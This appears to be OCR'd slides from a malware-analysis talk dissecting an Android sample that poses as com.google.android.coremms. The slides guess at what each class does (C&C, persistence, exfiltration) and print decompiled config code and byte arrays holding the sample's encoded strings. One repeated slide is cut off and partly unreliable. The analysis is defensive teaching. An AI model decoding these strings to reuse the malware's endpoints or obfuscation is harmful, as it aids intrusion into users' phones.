
Boiler plate
Ignore for now

android.annotation
SuppressLint.class
TargetApi.class
com.google.android.coremms
BuildConfig.class
BytesUtils.class
Configs.class
EncryptUtil.class
FileUtil.class
MSGCR.class
MSGR.class
MSGS.class
MessageReceiver.class
MessageService.class
MsgModel.class
MsgReceiver.class
MsgUtils.class
NetRequest.class
NetWorkManager.class
R.class
StrUtils.class
ThreadPoolService.class
WriteLogUtil.class

Compiler generated classes
Ignore for now

EXAMPLE 1

A Little Deeper - Class Names



Boiler plate
Ignore for now

```
▼ android.annotation
   ▶ SuppressLint.class
   ▶ TargetApi.class
▼ com.google.android.coremms
   ▶ BuildConfig.class
   ▶ BytesUtils.class
   ▶ Configs.class
   ▶ EncryptUtil.class
   ▶ FileUtil.class
   ▶ MSGCR.class
   ▶ MSGR.class
   ▶ MSGS.class
   ▶ MessageReceiver.class
   ▶ MessageService.class
   ▶ MsgModel.class
   ▶ MsgReceiver.class
   ▶ MsgUtils.class
   ▶ NetRequest.class
   ▶ NetWorkManager.class
   ▶ R.class
   ▶ StrUtils.class
   ▶ ThreadPoolService.class
   ▶ WriteLogUtil.class
```

Clearly named.
Not ProGuarded.

BytesUtils.class → Encryption related (there's EncryptUtil too)

Configs.class → May have revealing config literals
I like to look at these first

EncryptUtil.class → Literal encryption, possibly C&C

FileUtil.class → May open .dat files, save sqlite, help exfiltrate

MSGCR.class, MSGR.class, MSGS.class → Possibly had meaningful names in ancestor

MessageReceiver.class → Main entry point

MessageService.class → Persistence


MsgModel.class, MsgReceiver.class, MsgUtils.class → Used for C&C or internal comms

NetRequest.class, NetWorkManager.class → C&C stuff, ensures internet is on

StrUtils.class, ThreadPoolService.class, WriteLogUtil.class → Utility classes

EXAMPLE 1

A Little Deeper - Quick Scan




```
static
{
   APK_PATH = PATH + getByte(BytesUtils.CACHE);
   APP_PATH = "";
   HTTP1 = getByte(BytesUtils.HTTP1);
   HTTP2 = getByte(BytesUtils.HTTP2);
   HTTP3 = getByte(BytesUtils.HTTP3);
   HTTP4 = getByte(BytesUtils.HTTP4);
   checkUrl = ":8088";
   HTTP_REGIST = getByte(BytesUtils.REGIST);
   HTTP_FEE = getByte(BytesUtils.FEE);
   CHECK = getByte(BytesUtils.CHECK);
   c1 = getByte(BytesUtils.C);
   c2 = getByte(BytesUtils.C2);
   ACTION_F = getByte(BytesUtils.ACTION_F);
   ACTION_I = getByte(BytesUtils.ACTION_I);
   ACTION_O = getByte(BytesUtils.ACTION_O);
   PUSH = getByte(BytesUtils.PUSH);
   UID = 0;
   services = null;
   imsi = "";
   MSRE = getByte(BytesUtils.MSGRE);
}
```

Configs.class

Fine. Be like that.
Let's look at ByteUtils…

EXAMPLE 1

A Little Deeper - Quick Scan



```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 59, 57, 49, 57, 50, 48, 100, 112, 111, 103, 106, 115, 110 };
REGIST = new byte[] { 59, 57, 49, 57, 50, 48, 115, 102, 104, 106, 116, 117, 102, 115 };
FEE = new byte[] { 59, 57, 49, 57, 50, 48, 103, 102, 102, 106, 111, 103, 112 };
UPDATE = new byte[] { 59, 57, 49, 57, 52, 48, 118, 113, 101, 98, 117, 102 };
VIDEO = new byte[] { 59, 57, 49, 57, 52, 48, 119, 106, 101, 102, 112 };
MUSIC = new byte[] { 59, 57, 49, 57, 52, 48, 110, 118, 116, 106, 100 };
SUGGESt = new byte[] { 59, 57, 49, 57, 52, 48, 116, 118, 104, 104, 102, 116, 117 };
WEATHER = new byte[] { 59, 57, 49, 57, 52, 48, 120, 102, 98, 117, 105, 102, 115 };
POST = new byte[] { 48, 113, 112, 116, 117, 47, 101, 99 };
DATABASE = new byte[] { 48, 101, 98, 117, 98, 48, 101, 98, 117, 98, 48 };
CALARDER = new byte[] { 48, 100, 98, 109, 102, 111, 101, 98, 115, 47, 101, 99 };
MSGRE = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 113, 115, 112, 119, 106, 101
MSC = new byte[] { 100, 112, 111, 117, 102, 111, 117, 59, 48, 48, 116, 110, 116, 48, 10
ACTION_O = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_I = new byte[] { 100, 112, 110, 47, 100, 105, 102, 107, 112, 112, 47, 98, 100, 1
ACTION_F = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_ON = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111,
ACTION_OFF = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 106, 111, 117, 102, 111
ACTION_CONN = new byte[] { 98, 111, 101, 115, 112, 106, 101, 47, 111, 102, 117, 47, 100
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111
REFLUSH = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104,
VVSTOP = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 4
PATH = new byte[] { 48, 100, 68, 109, 112, 100, 108, 48 };
PNG = new byte[] { 113, 111, 104, 48 };
SIGINP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
MUSICS = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
RECORDS = new byte[] { 115, 102, 100, 112, 115, 101, 116, 48 };
THEME = new byte[] { 117, 105, 102, 110, 102, 48 };
IMAGES = new byte[] { 106, 110, 98, 104, 102, 116, 48 };
```

ByteUtils.class

EXAMPLE 1

A Little Deeper - Quick Scan


Encryption…

```
BUS = new byte[] { 105, 117, 117, 113, 59, 48, 48, 118, 113, 101, 98, 117, 102, 50, 47,
C = new byte[] { 47, 100 };
C2 = new byte[] { 47, 100, 51 };
CONFIRM = new byte[] { 50, 57, 49, 57, 50, 48, 100, 112, 111, 103, 106, 115, 110 };
REGIST                                                                          115 };
FEE = n
UPDATE
VIDEO =
MUSIC =
SUGGESt                                                                       };
WEATHER                                                                       };
POST =
DATABAS
CALARDE
MSGRE =                                                                       06, 101
MSC = n                                                                        48, 10
ACTION_                                                                       , 111,
ACTION_                                                                        100, 1
ACTION_                                                                       , 111,
ACTION_                                                                       2, 111,
ACTION_                                                                       02, 111
ACTION_                                                                        47, 100
ACTION_SENDMSG = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111
REFLUSH = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104,
VVSTOP = new byte[] { 100, 112, 110, 47, 105, 102, 123, 105, 106, 109, 112, 111, 104, 4
PATH = new byte[] { 48, 100, 68, 109, 112, 100, 108, 48 };
PNG = new byte[] { 113, 111, 104, 48 };
SIGINP = new byte[] { 116, 106, 104, 106, 111, 113, 48 };
MUSICS = new byte[] { 110, 118, 116, 106, 100, 116, 48 };
